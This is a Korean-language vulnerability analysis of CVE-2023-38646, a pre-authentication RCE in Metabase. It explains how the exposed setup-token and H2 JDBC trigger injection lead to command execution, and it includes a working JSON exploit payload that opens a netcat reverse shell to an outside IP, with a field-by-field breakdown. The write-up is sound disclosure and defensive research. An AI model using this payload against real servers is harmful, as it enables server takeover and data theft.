Research & Technique

Metabase H2 JDBC 연결 정보를 악용한 Pre-Auth RCE 취약점 (CVE-2023-38646)

■ 취약점 개요

2023 년 7 월, 연결된 DB 들의 정보를 분석하고 시각화하여 사용자에게 인사이트를 제공하는 오픈소스 비즈니스 인텔리전스(BI) 도구인 메타베이스(Metabase)에서 원격 코드 실행 취약점이 발견됐다. 이 취약점은 최초 설치 시에만 사용되는 DB 연결 확인 API 의 접근 제어 미흡과 해당 API 를 사용하기 위한 토큰값이 상시 노출되는 이유로 발생한다. 이를 악용하면 공격자는 인증 절차를 거치지 않고, H2[1] JDBC[2]를 이용한 원격 코드 실행으로 쉘을 획득하거나 중요 정보를 탈취할 수 있어 주의가 필요하다. CVSS 점수는 9.8 점으로 평가됐다.

Metabase 의 Favicon.io 파일 해시값을 이용하면 Shodan 과 같은 OSINT 검색 엔진에서 현재 사용되고 있는 Instance[3]를 확인할 수 있다. 8 월 7 일 기준 Shodan 을 이용해 검색한 결과, 전세계에서 약 19,581 개의 Metabase 를 이용하는 서버가 존재하는 것으로 나타났으며, 국내에서는 약 80 개 이상의 기업이 Metabase 를 사용하고 있는 것으로 확인됐다. 취약한 버전의 Metabase 를 사용하고 있다면 최신 버전으로 업데이트 해야 한다. 불가피하게 업데이트가 어려울 경우, 해당 취약점에 접근하지 못하도록 대응하는 것이 필요하다.

*출처: Shodan Report

그림 1. 취약한 서버 검색 결과

[1] H2: Java 로 작성된 경량화 된 데이터베이스 관리 시스템.

[2] JDBC(Java Database Connectivity): Java 에서 데이터베이스에 연결하고 SQL 쿼리를 실행하기 위한 표준 API.

[3] Instance: 독립적으로 실행되는 프로세스나 서비스를 의미함.

■ 영향받는 소프트웨어 버전

아래의 표는 CVE-2023-38646 취약점 패치가 적용된 버전으로, 아래 표 이전 버전의 Metabase 는 취약점에 영향을 받을 수 있다.

S/W 구분	버전
Metabase	Metabase Enterprise 1.46.6.1
	Metabase Enterprise 1.45.4.1
	Metabase Enterprise 1.44.7.1
	Metabase Enterprise 1.43.7.2
	Metabase open source 0.46.6.1
	Metabase open source 0.45.4.1
	Metabase open source 0.44.7.1
	Metabase open source 0.43.7.2

■ 공격 시나리오

CVE-2023-38646 취약점을 이용한 공격 시나리오는 다음과 같다.



그림 2. 공격 시나리오

① 공격자는 Shodan 등의 OSINT 검색 엔진을 통해 취약한 Metabase 서버를 탐색
② 공격자는 CVE-2023-38646 취약점을 이용하여 피해자 서버에 접근
③ 공격자는 원격 명령 실행을 통해 Reverse Shell 연결 피해자의 서버를 장악
④ 공격자는 피해자의 데이터베이스에 접근하여 중요 정보를 탈취

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-38646 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 20.04.6 LTS focal Docker version 24.0.5, build ced0996 Metabase:v0.46.6 Alpine Linux v3.18 (192.168.102.65)
공격자	Ubuntu 20.04.6 LTS focal Burp Suite Community Edition v2023.7.1 Ncat: Version 7.80 (92.168.102.54)

■ 취약점 테스트

Step 1. 환경 구성

1) 피해자 PC 에 CVE-2023-38646 취약점이 존재하는 Metabase 0.46.6 버전의 서버를 구축한다.

명령어	$ docker run -d -p 3000:3000 --name metabase metabase/metabase:v0.46.6 -d 옵션: detach 모드로 백그라운드로 docker 를 실행시키는 옵션 -p 옵션: local 포트와 docker 에서 실행할 포트를 지정하는 옵션

```
root@test-virtual-machine:~# docker run -d -p 3000:3000 --name metabase metabase/metabase:v0.46.6
Unable to find image 'metabase/metabase:v0.46.6' locally
v0.46.6: Pulling from metabase/metabase
31e352740f53: Pull complete
8aadc9aaa732: Pull complete
16832ade6690: Pull complete
244ff7477514: Pull complete
b35f03987142: Pull complete
de28ea45b691: Pull complete
Digest: sha256:e35de273692f7d95c54225abbd837a7b594e44ad42a47d8ae750293825215273
Status: Downloaded newer image for metabase/metabase:v0.46.6
7f5f45bd1023e1c30e77945a007fa565f303f0c009dafb61392b99e47004802e
```

그림 3. Docker image 를 통한 환경 구축

2) Metabase 설치 및 초기화 완료 후 /api/session/properties 경로에서 초기화에 사용했던 setup-token 값을 탈취할 수 있다.



그림 4. 응답값 내 초기화용 토큰 노출

3) 공격자는 /api/setup/validate 엔드포인트에 접근한 후, H2 JDBC CI[4]을 통해 Metabase 서버에 Reverse Shell 을 연결하여 서버 권한을 획득할 수 있다.



그림 5. JDBC 공격을 통하여 Reverse Shell 연결 시도

[4] CI (Command Injection): 취약한 애플리케이션을 통해 호스트 OS 에서 시스템 명령을 실행하는 것이 목표인 공격.

4) 공격자는 획득된 쉘을 통해 피해자 서버의 파일을 출력할 수 있다.



그림 6. Reverse Shell을 통한 서버의 쉘 획득

■ 취약점 상세 분석

Step 1) 취약점 개요

CVE-2023-38646 취약점은 취약한 버전의 Metabase 설치 후, 별도의 접근 제어가 존재하지 않는 /api/session/properties 에서 setup-token[5]을 획득할 수 있는 상황에서 발생한다. setup-token 을 이용하면 최초 설치 시에만 DB 연결 작업을 수행하는 API 엔드포인트인 /api/setup/validate 를 호출할 수 있으며, 이 경로를 통해 H2 드라이버의 JDBC Command Injection 취약점을 악용하여 호스트 OS 에서 원격 코드 실행 및 Reverse Shell[6] 을 획득할 수 있다.

Step 2) 상세 분석

/setup/validate 엔드포인트는 Metabase 설치 시 관리자 계정이 없는 상태에서 DB 초기 설정을 하기 위해 연결 테스트를 수행하는 역할을 한다. 이 경로는 별도의 권한 검증 로직이 존재하지 않기 때문에 인증되지 않은 사용자가 setup-token 만으로 접근할 수 있다. 추후 관리자 계정으로 새로운 DB 연결 시에는 /database/validate API가 사용되며, 이 때는 check-superuser를 통한 권한 검증이 존재한다.



그림 7. validate 에서의 권한 검증 차이

[5] setup-token: 메타베이스 초기 설정 과정에서 DB 연결 작업 시 사용되는 임시 token 이며, 설정이 완료된 후에는 삭제되어야 함.

[6] Reverse Shell: 역방향 쉘을 의미하며, 피해자가 공격자 쪽으로 쉘을 연결하기 때문에 피해자 쪽에서 방화벽이 적용되어 있더라도 연결을 유지하는 기법 중 하나.

setup-token 은 /api/session/properties 에서 획득할 수 있으며, 획득한 setup-token 과 입력 매개변수를 가지고 DB 유효성 검사가 가능하다. 따라서 setup-token 노출은 심각한 피해를 입힐 수 있는 취약점을 유발할 수 있기 때문에 최초 설치 후 즉시 삭제해야 한다.

```
14  (defsetting setup-token
15    "A token used to signify that an instance has permissions to create the initial User.
16    This is created upon the first launch of Metabase
17    by the first instance; once used, it is cleared out, never to be used again."
18    :visibility :public
19    :setter     :none)
```

그림 8. setup-token 은 Metabase 설치 시 기본적으로 public 으로 설정되어 있음

```
setup-token:                    "04d96839-9289-462b-affe-b3e5cb0a19b3"
application-colors:             {}
enable-audit-app?:              false
anon-tracking-enabled:          false
version-info-last-checked:      "2023-08-10T06:15:00.461916Z"
application-logo-url:           "app/assets/img/logo.svg"
application-favicon-url:        "app/assets/img/favicon.ico"
```

그림 9. /api/session/properties 에서 노출되는 setup-token

/api/setup/validate 에 setup-token 을 삽입한 뒤, 데이터 연결 설정을 위한 문자열인 “db” 내에 악의적인 코드를 포함시켜 RCE 공격을 시도할 수 있다.

```
{
  "token": "04d96839-9289-462b-affe-b3e5cb0a19b3",
  "details": {
    "is_on_demand": false,
    "is_full_sync": false,
    "is_sample": false,
    "cache_ttl": null,
    "refingerprint": false,
    "auto_run_queries": true,
    "schedules": {},
    "details": {
      "db": "mem:test;AUTO_RECONNECT=TRUE\\;CREATE TRIGGER EQSTLAB BEFORE SELECT ON
             INFORMATION_SCHEMA.TABLES AS $$//javascript
             java.lang.Runtime.getRuntime().exec('nc 192.168.0.18 1234 -e /bin/sh')
             $$--=x;",
      "advanced-options": true,
      "ssl": true
    },
    "name": "test",
    "engine": "h2"
  }
}
```

그림 10. RCE 공격을 위해 사용된 페이로드

Metabase 에서 지원하는 H2 는 연결 문자열에 Java 코드나 SQL 을 주입할 수 있다. 공격자는 연결 문자열을 조작하여 TRIGGER[7] 또는 ALIAS[8]를 생성하여 Java 메서드를 호출할 수 있다.

[7] TRIGGER: DML 연산(SELECT, INSERT, UPDATE, DELETE)이 발생할 때 자동으로 실행되는 코드를 설정하기 위해 사용함.

[8] ALIAS: 테이블 또는 컬럼 이름에 임시로 부여하는 다른 이름(별칭)으로 주로 쿼리를 간결하게 만들기 위해 사용함.

아래 표는 공격 구문에서 사용된 목적을 정리하였다.

특징	TRIGGER	ALIAS
사용 목적	DB 이벤트(INSERT, UPDATE 등)에 반응하여 Java 메서드 호출	별칭을 정의하여 SQL 쿼리 내에서 Java 메서드 호출
호출	DB 이벤트 발생 시 자동 호출	명시적으로 호출
예시	CREATE TRIGGER ... BEFORE SELECT ON INFORMATION_SCHEMA.TABLES ...;	CREATE ALIAS MY_FUNC FOR ...;

표 1. 페이로드 내 TRIGGER 와 ALIAS 의 사용목적

페이로드에 대한 설명은 다음과 같다.

파라미터 값	설명
mem:test:	H2 데이터베이스를 메모리 모드로 실행
AUTO_RECONNECT=TRUE	H2 JDBC 연결 문자열 옵션
₩₩;	JSON 내에서 ';' 문자를 Escape 처리
CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_SCHEMA.TABLES	"EQSTLAB" 이라는 이름의 트리거를 생성하고, INFORMATION_SCHEMA.TABLES 에서 SELECT 문을 실행하기 전에 특정 액션(Java Method 호출)을 수행하도록 설정
AS $$//.... $$--=x₩;:	AS 이후 Java 코드를 정의할 수 있으며, $$ 내부에 있는 내용은 Escape 됨.
java.lang.Runtime.getRuntime().exec('nc 192.168.0.18 1234 -e /bin/sh')	Java 의 Runtime 클래스를 사용하여 외부 프로세스를 실행. 여기서는 nc (Netcat) 도구를 사용하여 192.168.0.18 주소의 1234 포트로 Reverse Shell 연결

표 2. 페이로드 분석 내용

H2 는 Java 와 Javascript, Ruby 등을 이용하여 공격을 수행할 수 있다. H2 의 소스코드를 보면 isJavaxScriptSource 메서드가 존재한다. 이 코드는 connection-string 의 source 가 javascript 인지 확인한 뒤, isJavascriptSource()에 대하여 true 를 반환한다.

```
200     public static boolean isJavaxScriptSource(String source) {
201         return isJavascriptSource(source) || isRubySource(source);
202     }
```

그림 11. connection-string source 의 언어 확인

isJavascriptSource 메서드는 해당 source 가 //javascript 로 시작하는지 확인한다.

```
186     private static boolean isJavascriptSource(String source) {
187         return source.startsWith(prefix:"//javascript");
188     }
```

그림 12. prefix 를 통해 source 가 "//javascript" 로 시작하는지 확인

이후 호출하는 getCompiledScript 를 통해 eval()을 이용하여 트리거 코드를 실행한다.

```
100   private Trigger loadFromSource() {
101       SourceCompiler compiler = database.getCompiler();
102       synchronized (compiler) {
103           String fullClassName = Constants.USER_PACKAGE + ".trigger." +
          getName();
104           compiler.setSource(fullClassName, triggerSource);
105           try {
106               if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
107                   return (Trigger) compiler.getCompiledScript
                  (fullClassName).eval();
108               } else {
109                   final Method m = compiler.getMethod(fullClassName);
110                   if (m.getParameterTypes().length > 0) {
111                       throw new IllegalStateException(s:"No parameters
                      are allowed for a trigger");
112                   }
113                   return (Trigger) m.invoke(obj:null);
114               }
```

그림 13. "isJavaxScriptSource" true 반환 시 getCompiledScript 호출

H2 에는 기본값으로 GraalJSScriptEngine 의 allowHostAccess, allowHostClassLookup true 로 설정되어 있어 Javascript 의 Java 호출을 허용한다. 이로 인해 위험한 작업을 수행하는 Java 메서드를 Javascript 로 호출할 수 있게 된다.

```
211  public CompiledScript getCompiledScript(String packageAndClassName)
     throws ScriptException {
212      CompiledScript compiledScript = compiledScripts.get
         (packageAndClassName);
213      if (compiledScript == null) {
214          String source = sources.get(packageAndClassName);
215          final String lang;
216          if (isJavascriptSource(source)) {
217              lang = "javascript";
218          } else if (isRubySource(source)) {
219              lang = "ruby";
220          } else {
221              throw new IllegalStateException("Unknown language for " +
                 source);
222          }
224          final ScriptEngine jsEngine = new ScriptEngineManager().
             getEngineByName(lang);
225          if (jsEngine.getClass().getName().equals(
226              anObject:"com.oracle.truffle.js.scriptengine.
                 GraalJSScriptEngine")) {
227              Bindings bindings = jsEngine.getBindings(ScriptContext.
                 ENGINE_SCOPE);
228              bindings.put(name:"polyglot.js.allowHostAccess",
                 value:true);
229              bindings.put(name:"polyglot.js.allowHostClassLookup",
                 (Predicate<String>) s -> true);
230          }
231          compiledScript = ((Compilable) jsEngine).compile(source);
232          compiledScripts.put(packageAndClassName, compiledScript);
233      }
234      return compiledScript;
235  }
```

Script source가 JS로 작성된 것인지 확인

'jsEngine' 을 사용하여 페이로드 실행

JS 에서 Java 클래스에 접근할 수 있도록 함

그림 14. JavaScript 코드 내에서 Java 메서드 호출 가능

TRIGGER 는 “ABC” 라는 Java 메서드를 호출하며, Runtime.getRuntime().exec(cmd)를 사용하여 OS 명령을 실행한다. 하지만 피해자 서버에 JDK 가 설치되어 있지 않아 H2 가 Javac 를 찾을 수 없어 컴파일을 수행할 수 없다. 따라서, JDK를 사용하지 않고 우회하여 공격하기 위해 Javascript를 사용해야 한다.

그림 15. Java 실행 실패

다음과 같이 Javascript를 이용하여 Java 메서드 호출 시 정상적으로 페이로드가 동작한다.

그림 16. Javascript를 통한 우회 공격 성공

페이로드에서 "₩n$$--=₩₩;"와 같이 형식을 맞춰주지 않으면 다음과 같은 오류가 출력된다. /src/metabase/driver/h2.clj 의 "connection-string->file+option" 함수에서 connection-string 의 데이터를 파싱하는 로직에서 에러가 발생하기 때문이다.



그림 17. 키-값 쌍이 맞지 않아 오류 발생

